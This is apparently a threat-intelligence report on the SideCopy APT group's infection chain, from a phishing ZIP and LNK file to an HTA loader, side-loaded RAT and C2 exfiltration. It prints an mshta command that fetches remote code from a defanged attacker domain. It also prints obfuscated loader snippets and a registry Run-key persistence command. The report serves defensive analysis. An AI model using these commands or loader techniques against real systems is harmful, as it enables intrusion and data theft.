ThreatMon

UNRAVELING THE COMPLEX INFECTION CHAIN:

ANALYSIS OF THE SIDECOPY APT'S ATTACK

Contents

Introduction

This technical analysis report provides an in-depth examination of the infection chain employed by the SideCopy APT Group. The group utilizes a sophisticated and complex attack methodology that begins with a phishing email and culminates in the deployment of a Remote Access Tool (RAT) in the victim's system. By unraveling the various stages of this infection chain, this report aims to enhance understanding and awareness of the group's tactics, techniques, and procedures (TTPs).

The SideCopy APT Group's infection chain involves multiple steps, each carefully orchestrated to ensure successful compromise. The attack commences with a phishing email, leveraging social engineering techniques to trick victims into interacting with malicious content. The subsequent stages include the distribution of ZIP archives, HTA files, and the establishment of persistency mechanisms. Finally, the attackers deploy a sophisticated RAT in the compromised system, enabling unauthorized remote access and control.

This report presents a list of Indicators of Compromise (IOCs) associated with the SideCopy APT Group's infection chain. These IOCs, including file hashes, IP addresses, domain names, and other relevant artifacts, aid in the identification and detection of malicious activity.

To aid in the detection of SideCopy APT Group's attack infrastructure and associated artifacts, this report provides YARA rules. YARA is a powerful pattern matching tool that assists in identifying specific patterns within files or data streams. The YARA rules presented here can be implemented within security solutions to enhance the detection capabilities and provide early warning indicators for potential attacks.

By understanding the intricacies of the SideCopy APT Group's infection chain and the techniques they employ, organizations can strengthen their security posture and develop effective mitigation strategies. This report serves as a valuable resource for security professionals, enabling them to recognize the indicators of compromise and apply appropriate countermeasures to protect their systems and networks.

SideCopy

SideCopy is a Pakistani threat group that has primarily targeted South Asian countries, including Indian and Afghani government personnel, since at least 2019. SideCopy's name comes from its infection chain that tries to mimic that of Sidewinder, a suspected Indian threat group. For more.



Figure 1 - Countries Targeted By SideCopy

Presentation.zip

Infection chain starts with a zip file. This zip contains one decoy folder and an .lnk file which will download and execute the next stage.



Figure 2 - Extracted Zip File

Does it not look like a harmless Presentation? But it targets a malicious hta file:

```
Unset
“C:\Windows\System32\mshta.exe
https://www[.]aadiloans[.]co[.]in/asset/css/files/pre/ & wscripts.exe”
```

d.hta

The LNK will download and execute the “d.hta” using MSHTA and WSCRIPTS which are from living off the land binaries.

```
<script language="javascript">
try {
    var str  = FNTJKI_LKIOUTS('VlNjcmlwdC5TaGVsbA==');

    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading();
    } catch(e) {
        veersion = 'v2.0.50727';
    }

    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');
    var ats = FNTJKI_LKIOUTS('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
    var nts = FNTJKI_LKIOUTS('d2lubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg==');
```

Figure 3 - d.hta

Once the HTA is executed, a decoy document is displayed.



Figure 4 - Decoy document

PreBotHta.dll

The main task of the previous HTA file is to load preBotHTA.dll into memory. What preBotHTA.dll does is to download another HTA named “xml.hta” then execute it.

```
44          public static void Main()
45          {
46              try
47              {
48                  Base.ConnectToServer();
49                  Base.RequestLoop();
50              }
51              catch (SocketException ex)
52              {
53                  bool flag = !Base.client.Connected && Base.connectedBefore;
54                  if (flag)
55                  {
56                  }
57              }
58          }
59
60          // Token: 0x0600000A RID: 10 RVA: 0x000020E4 File Offset: 0x000002E4
61          private static void CurrentDomain_ProcessExit(object sender, EventArgs e)
62          {
63              Base._clientSocket.Close();
64          }
65
66          // Token: 0x0600000B RID: 11 RVA: 0x000020F4 File Offset: 0x000002F4
67          public static string Encrypt(string clearText)
68          {
```

Figure 5 - PreBotHta.dll

xml.hta

xml.hta is very similar to “d.hta” in structure.

```
467     var pts = workinhouse('Q09NUExVU19WZXJzaW9u');
468     var ats = workinhouse('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
469     var bts = workinhouse(
        'U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
470
471     USEDATAclear.Environment(qts)(pts) = veersion;
472
473
474     var CLlBytesuploadedClear = bazSixFerToStreeeeamStranger(inheretanceloaded);
475     var RunTimeFileLoader = new ActiveXObject(bts);
476
477     var CoyArrayInRunTime = new ActiveXObject(ats);
478     var SMPLoader = RunTimeFileLoader.Deserialize_2(CLlBytesuploadedClear);
479     CoyArrayInRunTime.Add(undefined);
480     var FinalModuleUploader = SMPLoader.DynamicInvoke(CoyArrayInRunTime.ToArray()).CreateInstance(
        memoryloader);
481
482     FinalModuleUploader.run();
483
484     window.close();
```

Figure 6 - xml.hta

It drops and executes the “cdrzip.exe” which sideloads the last RAT payload “DUser.dll”.
By writing 'cdrzip.exe' to the registry hive Run key, it gains persistence.

```
1 @echo off
2 REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "cdnews" /t REG_SZ
  /F /D "C:\Users\Public\cdnews\cdrzip.exe"
```

Figure 7 - test.bat

DUser.dll

Name	DUser.dll
MD5	6b5541136566fdfa69c2e40022845c23
SHA256	9545c11d5dfdfba9997908f1659e3cb06eccc2429e021179e95b200f386cbed2
File Type	PE/32 DLL

In the final link of the attack chain, DUser.dll is present. This DLL is loaded into memory by cdrzip.exe using the sideloading technique. DUser.dll is normally a legitimate Windows DLL. However, the malicious DUser.dll serves as a remote access tool.

To communicate with the C2 (Command and Control) server, plaintext HTTP protocol is used. After the RAT (Remote Access Tool) is executed, it briefly sends user information to the remote server.

```
I~TÀ!ÉðñºÆ*q3PÌð----cpp-httplib-multipart-data-r7Vv9fskUBXuFgTT
Content-Disposition: form-data; name="ID"

[redacted]
----cpp-httplib-multipart-data-r7Vv9fskUBXuFgTT
Content-Disposition: form-data; name="Vesrion"

[redacted]
----cpp-httplib-multipart-data-r7Vv9fskUBXuFgTT
Content-Disposition: form-data; name="AV"

[redacted]
----cpp-httplib-multipart-data-r7Vv9fskUBXuFgTT
Content-Disposition: form-data; name="OS"

[redacted]
----cpp-httplib-multipart-data-r7Vv9fskUBXuFgTT--
```

Figure 8 - Post Request Contains User's Data

MITRE ATT&CK

Technique Name	Technique ID
Spearphishing Attachment	T1566.001
User Execution	T1204
Obfuscated Files or Information	T1027
Remote System Discovery	T1018
Screen Capture	T1113
Application Layer Protocol	T1071
Encrypted Channel	T1573
Hijack Execution Flow: DLL Side-Loading	T1574.002

Mitigation

- Implement email filtering and educate users about the risks associated with opening attachments from unknown or suspicious sources. Use spam filters and antivirus software to detect and block malicious attachments. Conduct regular security awareness training to help users recognize and report phishing attempts.
- Enforce strict application whitelisting policies to prevent users from executing unauthorized or potentially malicious files. Regularly update and patch software to address vulnerabilities that can be exploited by malicious executables. Educate users about the risks of executing files from untrusted sources.
- Utilize advanced malware detection tools that can identify and analyze obfuscated code or files. Implement behavioral analysis techniques to detect suspicious patterns and activities. Regularly update antivirus and security software to detect and block obfuscated files.
- Employ network segmentation to limit the visibility and access between different systems. Implement strong access controls and authentication mechanisms to prevent unauthorized remote system discovery. Regularly monitor and analyze network traffic to detect any anomalous behavior.
- Use endpoint protection solutions that include anti-spyware and screen capture detection capabilities. Implement data loss prevention (DLP) mechanisms to detect and prevent unauthorized screen capture activities. Limit user privileges and enforce strict access controls to reduce the risk of sensitive information being captured.
- Implement network monitoring tools to identify and analyze abnormal or malicious activity within application layer protocols. Employ deep packet inspection (DPI) techniques to detect and block suspicious protocols or traffic. Regularly update and patch applications to address any known vulnerabilities.
- Implement SSL/TLS inspection solutions that can decrypt and inspect encrypted network traffic for malicious content. Utilize next-generation firewalls and intrusion detection/prevention systems to detect and block malicious activities within encrypted channels. Monitor network traffic and look for anomalies or patterns that may indicate malicious activity.

Detection

For YARA Rules and Indicators of Compromise (IOCs) check our github.